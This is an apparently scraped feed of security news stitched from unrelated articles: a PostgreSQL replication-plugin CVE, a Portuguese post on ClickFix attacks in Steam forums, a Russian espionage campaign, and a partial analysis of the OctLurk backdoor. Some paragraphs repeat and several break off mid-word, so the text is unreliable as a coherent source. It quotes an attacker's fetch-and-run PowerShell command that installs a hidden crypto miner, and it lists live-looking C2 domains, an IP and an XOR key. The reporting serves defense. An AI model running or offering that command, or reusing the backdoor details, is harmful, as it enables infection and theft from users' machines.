PostGREShell (CVE-2026-6471) is a 12-year-old PostgreSQL flaw that lets low-privileged attackers execute code and take over servers.
Cyera researchers found a severe PostgreSQL vulnerability, dubbed PostGREShell and tracked as CVE-2026-6471 (CVSS score of 7.2). Present in releases dating back to 2014, the flaw can be exploited by attackers with low-level replication access to execute code, escalate privileges and gain permanent superuser access.
“Missing authorization in PostgreSQL logic
PostGREShell (CVE-2026-6471) is a 12-year-old PostgreSQL flaw that lets low-privileged attackers execute code and take over servers.
Cyera researchers found a severe PostgreSQL vulnerability, dubbed PostGREShell and tracked as CVE-2026-6471 (CVSS score of 7.2). Present in releases dating back to 2014, the flaw can be exploited by attackers with low-level replication access to execute code, escalate privileges and gain permanent superuser access.
“Missing authorization in PostgreSQL logical decoding allows a non-superuser holding REPLICATION privilege to dlopen any file visible to the operating system account running the server, via the choice of logical decoding plugin.” reads the advisory. “This in turn runs arbitrary code as that account. Versions before PostgreSQL 18.6, 17.11, 16.15, 15.19, and 14.24 are affected.”
Attackers could also install a persistent backdoor in the database, potentially leading to a full takeover of the database and underlying server. PostgreSQL is widely used by enterprises worldwide.
The flaw is caused by missing authorization in PostgreSQL’s logical decoding feature. An attacker with “Replication” privileges could abuse a logical decoding plugin to load any file that the operating system account running PostgreSQL can access.
PostgreSQL uses a dedicated replication system to keep database replicas in sync for backup and recovery. To do this, backup tools, servers, data pipelines and monitoring systems are typically given an account with Replication privileges.
“The flaw lets a low-privilege “backup” account load and execute arbitrary code on the database server, achieving remote code execution across Windows, Linux, and macOS. That foothold escalates to full PostgreSQL superuser with persistent backdoor access, turning a routine replication account into total database and server compromise.” reads the report published by Cyera. “The vulnerability has existed in every PostgreSQL version since 2014 (9.4+) and was never patched until now.”
During logical replication, PostgreSQL records database changes as events that external tools can read. These tools create a logical replication slot and specify an output plugin, which PostgreSQL loads to format and deliver the changes.
When PostgreSQL loads a plugin, it runs the plugin’s initialization code with the same privileges as the database server. To prevent abuse, non-superusers are normally allowed to load plugins only from a directory controlled by an administrator.

PostgreSQL does not properly check the plugin name before passing it to the loader. This means an attacker could provide a full path to a file on the system. PostgreSQL then passes that path to dlopen(), the C/C++ function used to load shared libraries.

“When PostgreSQL loads the output plugin, the name from the user’s CREATE_REPLICATION_SLOTcommand is passed directly to the loader. No validation, no sanitization, no restriction check. The SQL LOADcommand, by contrast, passes a !superuser()flag that triggers the path validation. The replication path passes nothing. And the replication protocol’s parser accepts almost any character inside a double-quoted plugin name: slashes, backslashes, dots, ../ traversal, even Windows UNC paths.” Cyera states. “So an attacker can hand the loader a full filesystem path, and it reaches dlopen() (Linux/macOS) or LoadLibrary()(Windows) exactly as typed. The whole bug is code execution via dlopen().”
Once obtained, permanent superuser privileges, the attackers can access every table in every database, execute commands on the operating system, read private keys, and write files anywhere the PostgreSQL process can access.
PostGREShell can give attackers persistent backdoor access, including passwordless connections and restored superuser privileges. The flaw affects PostgreSQL 9.4–18.
Organizations should update their instances as soon as possible, review all Replication accounts, and remove the Replication attribute from accounts that do not need it.
Learn how the Spring Ring campaign abuses Microsoft Teams and voice phishing to deploy malware and target enterprise domain controllers.
The post Spring Ring: An Inside Look at Voice Phishing Campaigns in Microsoft Teams appeared first on Unit 42.
Overview AhnLab monitored APT (Advanced Persistent Threat) attacks targeting entities in Korea using its own infrastructure. This report summarizes the classification, statistics, and functional characteristics for each type of domestic APT attacks identified during the month of July 2026. Trends of APT Attacks in South Korea Most APT attacks detected in South Korea were distributed […]
Overview AhnLab monitored APT (Advanced Persistent Threat) attacks targeting entities in Korea using its own infrastructure. This report summarizes the classification, statistics, and functional characteristics for each type of domestic APT attacks identified during the month of July 2026. Trends of APT Attacks in South Korea Most APT attacks detected in South Korea were distributed […]
Este ano, houve uma verdadeira explosão de ataques ClickFix. O golpe faz tanto sucesso entre os criminosos que mal terminamos de escrever sobre uma variante e já surge outra.
Desta vez, os invasores estão de olho nos gamers: jornalistas de tecnologia identificaram publicações com dicas maliciosas nos fóruns da Steam. Veja como são essas publicações, qual malware elas ajudam a disseminar e como manter seu dispositivo protegido.
ClickFix chega aos fóruns da Steam
Muitos gamers recorrem a outros jo
Este ano, houve uma verdadeira explosão de ataques ClickFix. O golpe faz tanto sucesso entre os criminosos que mal terminamos de escrever sobre uma variante e já surge outra.
Desta vez, os invasores estão de olho nos gamers: jornalistas de tecnologia identificaram publicações com dicas maliciosas nos fóruns da Steam. Veja como são essas publicações, qual malware elas ajudam a disseminar e como manter seu dispositivo protegido.
ClickFix chega aos fóruns da Steam
Muitos gamers recorrem a outros jogadores nos fóruns da Steam em busca de ajuda e dicas para superar uma missão difícil, subir de nível, conseguir os melhores itens ou contornar um bug. É justamente essa confiança nas recomendações da comunidade que os invasores decidiram explorar.

O ataque começa quando criminosos respondem a uma pergunta sobre travamentos no jogo, itens ausentes no inventário ou outros problemas técnicos. Fingindo ser comentaristas prestativos, eles sugerem abrir o PowerShell como administrador e executar um comando que supostamente resolveria o problema do usuário.
Ao disfarçar a publicação como uma orientação para solucionar problemas, o agente malicioso sugere executar o PowerShell como administrador e, em seguida, um comando que supostamente resolveria o problema do usuário. Fonte
Como dá para imaginar, executar o comando não resolve nada e só cria um problema muito maior. Essa é justamente a lógica do ClickFix: usar engenharia social para induzir as vítimas a executar ações inseguras por conta própria, fornecendo aos golpistas os meios necessários para comprometer o dispositivo. Já abordamos outros truques do ClickFix, como CAPTCHAs falsos, erros de navegador forjados e outros, todos baseados em fazer a própria vítima executar o comando malicioso. Você pode saber mais sobre as diferentes variações de ataques ClickFix em uma postagem anterior.
A astúcia de usar o ClickFix nos fóruns da Steam é que o ataque pode atingir não apenas o jogador que pediu ajuda. Muitos outros gamers que tiverem o mesmo problema e encontrarem a resposta em uma busca no Google também podem cair no golpe.
Entenda rapidamente: o que realmente existe por trás do comando irm | iex
Antes de explicar o que os invasores realmente induzem os gamers a instalar dessa maneira, é importante apresentar um pouco do contexto técnico. Para começar, as publicações nos fóruns da Steam orientam as possíveis vítimas, sem que elas desconfiem, a executar o seguinte comando no PowerShell:
irm msfconfig.icu | iex
Para quem não conhece o PowerShell em detalhes, essa linha pode parecer bastante inofensiva, pois lembra a inicialização do MSConfig, o utilitário de configuração do sistema integrado ao Windows, com alguns parâmetros adicionais.
Na verdade, está longe de ser inofensiva. Veja o que cada parte desse comando realmente faz:
irm é a forma abreviada do comando integrado Invoke-RestMethod do PowerShell. Acessa o endereço da Web indicado mais adiante na linha e recupera os dados retornados.
icu é esse endereço da Web, e não o nome de um arquivo local, como pode parecer à primeira vista. Trata-se do servidor dos invasores, que responde à solicitação irm com um script malicioso do PowerShell.
iex é outro comando integrado do PowerShell, Invoke-Expression. Ele recebe o conteúdo obtido por irm nesse endereço da Web e o executa como código do PowerShell.
Quando essa linha de código do PowerShell é executada, ela baixa um script do site especificado e o executa imediatamente. Como um usuário do Reddit observou corretamente, é possível descobrir com segurança qual código seria baixado para o dispositivo, sem correr o risco de executá-lo, simplesmente removendo a segunda parte, iex. Sem ela, o comando apenas baixa o conteúdo do script e o exibe na janela do PowerShell, sem executá-lo. Assim, é possível ver o código completo e sem ofuscação que estão pedindo para executar no dispositivo. Agora, vejamos o que esses supostos usuários prestativos dos fóruns da Steam realmente querem que os gamers instalem em suas máquinas.
Um minerador de criptomoedas, não uma ferramenta de otimização
Os invasores fizeram a lição de casa: o script do PowerShell baixado do servidor deles imita de forma convincente um utilitário de otimização do Windows. Após iniciado, ele exibe notificações informando que exclui arquivos temporários, limpa o cache DNS, atualiza drivers, verifica erros no disco e malware, desativa aplicativos desnecessários na inicialização, repara a imagem do Windows e verifica a integridade dos arquivos do sistema.
O script exibe uma sequência de mensagens sobre diversas tarefas falsas de otimização para dar a impressão de que está realizando uma manutenção útil. Fonte
Enquanto isso, a atividade real acontece nos bastidores. Primeiro, o script verifica se está sendo executado com privilégios de administrador. Em caso afirmativo, cria uma pasta de trabalho oculta em C:\Windows\Background e a adiciona à lista de exclusões do Microsoft Defender. A partir daí, os arquivos colocados nessa pasta deixam de ser verificados pelo antivírus integrado do Windows.
Em seguida, o script prepara o sistema para a próxima etapa do ataque e baixa um arquivo executável do servidor dos invasores, salvando-o na mesma pasta C:\Windows\Background com o nome system.exe, que parece legítimo.
O arquivo baixado é o XMRig, uma das ferramentas mais populares para mineração da criptomoeda Monero. O XMRig em si não é um malware, mas uma ferramenta de mineração legítima e de código aberto. O problema é que os invasores o instalam nos computadores das vítimas sem o conhecimento delas. Quando está em execução, o poder de processamento do dispositivo é sequestrado para minerar Monero, e o valor em criptomoedas vai diretamente para os criminosos.
Isso torna os PCs gamers modernos alvos especialmente atraentes: eles contam com CPUs e GPUs potentes, exatamente o tipo de hardware excelente para mineração de criptomoedas.
Para garantir que o malware continue ativo após uma reinicialização, o script também cria uma nova tarefa no Agendador de Tarefas do Windows: XMRig-{computer name}. A partir daí, o minerador de criptomoedas é iniciado automaticamente sempre que o sistema é ligado.
Como proteger seu dispositivo contra mineradores de criptomoedas e outros malwares
Infelizmente, muitos gamers relutam em instalar software de segurança ou mantê-lo em execução em seus dispositivos. O principal motivo é o mito persistente de que “um antivírus deixa o jogo mais lento”. Já abordamos pesquisas sobre isso em nosso blog, e os resultados mostraram que não há impacto significativo no desempenho ao usar um antivírus durante os jogos.
Já os mineradores de criptomoedas realmente prejudicam o desempenho e ainda aceleram o desgaste do hardware. Então, como manter seu PC gamer e suas contas longe de riscos?
Evite executar scripts no PowerShell, Terminal ou outros prompts de comando que pessoas desconhecidas recomendem copiar e executar, seja em fóruns, chats ou comentários.
Antes de pressionar Enter em qualquer comando que você não entenda por completo, pesquise o que ele faz e quais podem ser as consequências de executá-lo.
Não desative a proteção enquanto joga. O ideal é usar uma solução com modo de jogo dedicado. Os produtos de segurança da Kaspersky ativam esse modo automaticamente assim que um jogo é iniciado, adiando atualizações dos bancos de dados de antivírus, notificações e verificações de disco programadas até você terminar de jogar.
Quer saber de que outras formas os invasores atacam gamers? Confira nossas outras postagens:
The Clop web shell targets PTC Windchill via CVE-2026-12569, stealing credentials and engineering data in a mass-extortion campaign.
Related Posts:
WordlistLoader Delivers Amatera Stealer Through ClearFake Campaigns
C2Looper: Rust Backdoor Uses GitHub for C2 Control
Manic Android Malware Steals Data Without Active Internet
The post Clop Deploys Custom Web Shell in PTC Windchill Extortion Attacks appeared first on Daily CyberSecurity.
The AhnLab SEcurity intelligence Center (ASEC) recently identified attack cases in which attackers targeted web servers in Korea to install SoftEther VPN. Attack cases involving the installation of SoftEther VPN, an open-source VPN, were previously discussed in the 2024 ASEC blog post titled “Analysis of Attack Cases Targeting ERP Servers in Korea to Install SoftEther […]
The AhnLab SEcurity intelligence Center (ASEC) recently identified attack cases in which attackers targeted web servers in Korea to install SoftEther VPN. Attack cases involving the installation of SoftEther VPN, an open-source VPN, were previously discussed in the 2024 ASEC blog post titled “Analysis of Attack Cases Targeting ERP Servers in Korea to Install SoftEther […]
A Head Mare TrueConf attack chains two zero-days to install the PhantomCore backdoor via a trojanized client.
Related Posts:
DEF CON Attendee Suspected in Fake WiFi Attack Targeting Delta Flight 591 Passengers
UNC6671 Vishing Extortion Rebrands Across 5 Brands
Lazarus Exploits Windows Zero-Day in Operation Dream Job Attacks
The post Head Mare APT Exploits TrueConf Server Flaws to Deploy PhantomCore Backdoor appeared first on Daily CyberSecurity.
The Larva-24009 threat actor has been active since at least 2023, carrying out phishing email attacks targeting users both in Korea and globally to install malware. ASEC (AhnLab SEcurity intelligence Center (ASEC) has previously disclosed attack cases by this threat actor in 2024, and [1] [2] [3] Subsequently, Cyble also identified this same attack campaign […]
The Larva-24009 threat actor has been active since at least 2023, carrying out phishing email attacks targeting users both in Korea and globally to install malware. ASEC (AhnLab SEcurity intelligence Center (ASEC) has previously disclosed attack cases by this threat actor in 2024, and [1] [2] [3] Subsequently, Cyble also identified this same attack campaign […]
Microsoft Threat Intelligence has uncovered CaptiveCrunch, a cyber espionage campaign linked to Storm-2945, a subgroup of Midnight Blizzard, the Russian state-linked threat actor associated with Russia's Foreign Intelligence Service (SVR).
Active since early May 2026, the operation targets business travelers by exploiting hospitality Wi-Fi networks and captive portals in hotels, conference centers, and similar venues. The campaign combines adversary-in-the-middle attacks, phishing, malware
Microsoft Threat Intelligence has uncovered CaptiveCrunch, a cyber espionage campaign linked to Storm-2945, a subgroup of Midnight Blizzard, the Russian state-linked threat actor associated with Russia's Foreign Intelligence Service (SVR). Active since early May 2026, the operation targets business travelers by exploiting hospitality Wi-Fi networks and captive portals in hotels, conference centers, and similar venues. The campaign combines adversary-in-the-middle attacks, phishing, malware deployment, and AI-assisted development to steal credentials and infiltrate enterprise environments.
Storm-2945 Uses Hospitality Networks to Target Travelers
According to Microsoft, Storm-2945 manipulates DNS and HTTP traffic on public Wi-Fi networks using captive portals. By intercepting users before they reach legitimate websites, attackers redirect victims to malicious infrastructure that hosts fake Microsoft sign-in pages or malware downloads.This approach allows the Midnight Blizzard campaign to compromise users without requiring them to intentionally visit suspicious websites. Microsoft believes the attackers may have gained access to shared captive portal infrastructure used across multiple hospitality providers, expanding the scale of the CaptiveCrunch operation beyond isolated venues.
Credential Theft and Malware Deployment
A key objective of CaptiveCrunch is stealing Microsoft Entra ID credentials. Researchers observed Storm-2945 using counterfeit Microsoft login pages and device code phishing to gain unauthorized access to Microsoft 365 accounts. Once authentication succeeds, the attackers register compromised devices and collect cloud data, making corporate travelers especially attractive targets.The campaign also distributes malware disguised as browser or operating system updates through convincing "ClickFix" prompts that encourage users to run scripts or install software. Similar tactics have targeted Android users by prompting them to download malicious APK files.The primary payload is CornFlake, a Windows remote access trojan written in Go that installs itself as a persistent "Cloud Sync Service." It maintains persistence through Windows services, registry keys, and scheduled tasks while enabling attackers to log keystrokes, capture screenshots, monitor clipboard activity, record webcam and microphone data, steal browser credentials, exfiltrate files, monitor USB devices, and execute remote commands through PowerShell or Windows Command Prompt. Communications with command-and-control servers are encrypted to evade analysis.
AI-Assisted Malware and Centralized Control
Supporting CornFlake is ChocoShell, a PowerShell-based infostealer that operates entirely in memory to avoid detection. It extracts browser passwords, Microsoft 365 Single Sign-On tokens, Azure Active Directory authentication tokens, Wi-Fi credentials, and session cookies while bypassing AMSI, User Account Control, and virtual analysis environments. Microsoft researchers noted that ChocoShell's source code contains detailed developer comments, suggesting significant AI-assisted development.The attackers manage infected systems through FruitStone, a web-based command-and-control platform that allows operators to deploy malware, execute remote commands, collect stolen credentials, review screenshots and keystrokes, configure campaigns, and organize compromised devices by geography and operational status.
Microsoft's Defensive Guidance
Microsoft assesses with high confidence that Storm-2945 operates as part of Midnight Blizzard because of overlaps in tooling, phishing techniques, victim selection, and cloud exploitation methods. The Russian state-linked threat actor has previously targeted governments, diplomatic organizations, NGOs, IT providers, and other strategic sectors.To reduce exposure to CaptiveCrunch, Microsoft recommends treating public Wi-Fi as untrusted, enforcing phishing-resistant multi-factor authentication or passkeys, restricting OAuth permissions, monitoring device registrations, and applying Conditional Access policies. Organizations should also educate employees about ClickFix-style social engineering and avoid installing software, certificates, or updates delivered through captive portals. Business travelers are encouraged to use trusted VPNs, mobile hotspots, or enterprise-managed travel routers whenever possible.
Learn how SSH tunnels securely forward network traffic, when local, remote, and dynamic forwarding help, and why they are best for controlled, temporary access.
Learn how SSH tunnels securely forward network traffic, when local, remote, and dynamic forwarding help, and why they are best for controlled, temporary access.
This technical analysis report was prepared as part of the joint cybersecurity advisory titled “Advisory on Cyberattacks Targeting Korean Citizens and Businesses by State-Sponsored Hacking Groups” issued by the Republic of Korea’s National Intelligence Service (NIS), National Police Agency (NPA), Korea Internet & Security Agency (KISA), and Financial Security Institute (FSI). OverView AhnLab SEcurity […]
This technical analysis report was prepared as part of the joint cybersecurity advisory titled “Advisory on Cyberattacks Targeting Korean Citizens and Businesses by State-Sponsored Hacking Groups” issued by the Republic of Korea’s National Intelligence Service (NIS), National Police Agency (NPA), Korea Internet & Security Agency (KISA), and Financial Security Institute (FSI). OverView AhnLab SEcurity […]
Introduction
We have been tracking two new backdoors, OctLurk and SilkLurk, observed in attacks against government organizations primarily in Central Asia since January 2025. Identified victims are located in Afghanistan, Kyrgyzstan, Tajikistan, Uzbekistan, Kazakhstan, and the Syrian Arab Republic. These organizations operate across several sectors, including healthcare, research, government offices, ministries of foreign affairs, logistics, law‑enforcement agencies, urban planning and facilitie
We have been tracking two new backdoors, OctLurk and SilkLurk, observed in attacks against government organizations primarily in Central Asia since January 2025. Identified victims are located in Afghanistan, Kyrgyzstan, Tajikistan, Uzbekistan, Kazakhstan, and the Syrian Arab Republic. These organizations operate across several sectors, including healthcare, research, government offices, ministries of foreign affairs, logistics, law‑enforcement agencies, urban planning and facilities management, and public educational establishments.
The backdoor loaders are customized for each victim and use information from the victim’s machine to decrypt the payload. Both the loaders and the backdoors are heavily obfuscated, making analysis more complicated. OctLurk and SilkLurk can download and inject additional plugins to perform further malicious actions, including launching command shells, performing file system activity, synthesizing keyboard and mouse events, network scanning, credential dumping, keylogging, password theft from browsers, email collection, and remote access. Furthermore, the attackers deployed a specialized utility we named LurkProxy, which we also cover in this report. While it has a highly similar architecture to the OctLurk backdoor, it is not a backdoor itself.
Our investigation shows that the same threat actor operates both SilkLurk and OctLurk , and some victims infected with SilkLurk also contain OctLurk. We assess with medium confidence that the same actor is behind both backdoors, and that they are Chinese‑speaking. However, at the time of publication, we couldn’t attribute this activity to any known group.
OctLurk
OctLurk Deployment


The attacker created a scheduled task named GoogleUpDate on remote machines using admin credentials. The task runs once with System account privileges right after it was created, executing the batch script located at C:\Users\<username>\Videos\1.bat (MD5 6ecf84fb18f6747ed08d7598364d853a). Prior to executing the task, the actor queries its status. It is then run, as shown below.

The 1.bat script creates a service named NgcCIntSvc, which loads the loader DLL named oleasapi.dll (MD5 082d49ef9f14e6811d68c7e0e82e5069). The ServiceMain parameter in the service’s registry entry is set to invoke the RegisterService function of oleasapi.dll as shown below.
LurkPoxy Deployment
In another case, the attacker at first checked connectivity to the domain dns[.]ssentialserv[.]xyz as shown below. At the time of our research, the domain was resolving to the address 154[.]196[.]162[.]76 which is used as a LurkProxy C2 server.

After confirming that the C2 server was reachable, the attacker executed the batch script C:\Users\[username]\Desktop\auto.bat (MD5 b874123a80fc4f40e06872b9cb54ebc6). The script created a service named Cusrxsrv, which loads a DLL named msbasesysdc.dll. In the service registry, the ServiceMain parameter was set to call the RegisterService function of msbasesysdc.dll as shown below.
We identified several service names — specitsrc, cmtastsvc, PNRPHostSvc, vmictimerosync, and vmicagent — that the attackers used to load a malicious DLL onto compromised machines.
OctLurk loader
The loader DLL exports two methods, Refresh and RegisterService. The previously created service first calls RegisterService, which in turn invokes Refresh, the method that contains the malicious code. To locate the payload, the loader double-XOR-decrypts and then zlib-decompresses a set of hard‑coded bytes, yielding the payload file path. The payload bytes itself undergoes the same double‑XOR decryption and zlib decompression to produce the backdoor DLL bytes.
The double‑XOR decryption uses two distinct multibyte keys:
Key 1: hard‑coded in the loader
Key 2: derived from the serial number of the C: drive
The backdoor DLL is reflectively injected into memory and its entry point is executed. The loader can then call the DLL’s exported methods either by name or by ordinal; both the method name and the ordinal number are hard‑coded in the loader and are decrypted using the same double‑XOR and zlib‑decompression process applied to the payload path and bytes.
OctLurk backdoor
The loader invokes the backdoor’s curl_easy_escape function (ordinal 2). The backdoor then creates a stream socket using a hard‑coded C2 address (dns[.]multitoconference[.]com) and port 443. It gathers the following information from the victim machine:
OS information as RTL_OSVERSIONINFOW structure
Computer name
User name
Local host name
Local IP address in format %u.%u.%u.%u, with local hostname-to-IP-address translation
Current local date and time as SYSTEMTIME struct
To encrypt the collected data, the backdoor employs a hard‑coded XOR key, which in most cases we observed was the string FDrertgr##@QEWASGkio865ehyf98foidsjzhug874392dfsREFDfdsAGH43wea98h. In addition, it generates 0x53 (83) random bytes — this length is also hard‑coded in the sample — and uses them as a second XOR key. The collected victim information is first compressed with zlib (deflate), and then XOR‑encrypted twice, first with the hard‑coded string key and then with the randomly generated byte sequence. The final data is arranged as follows:
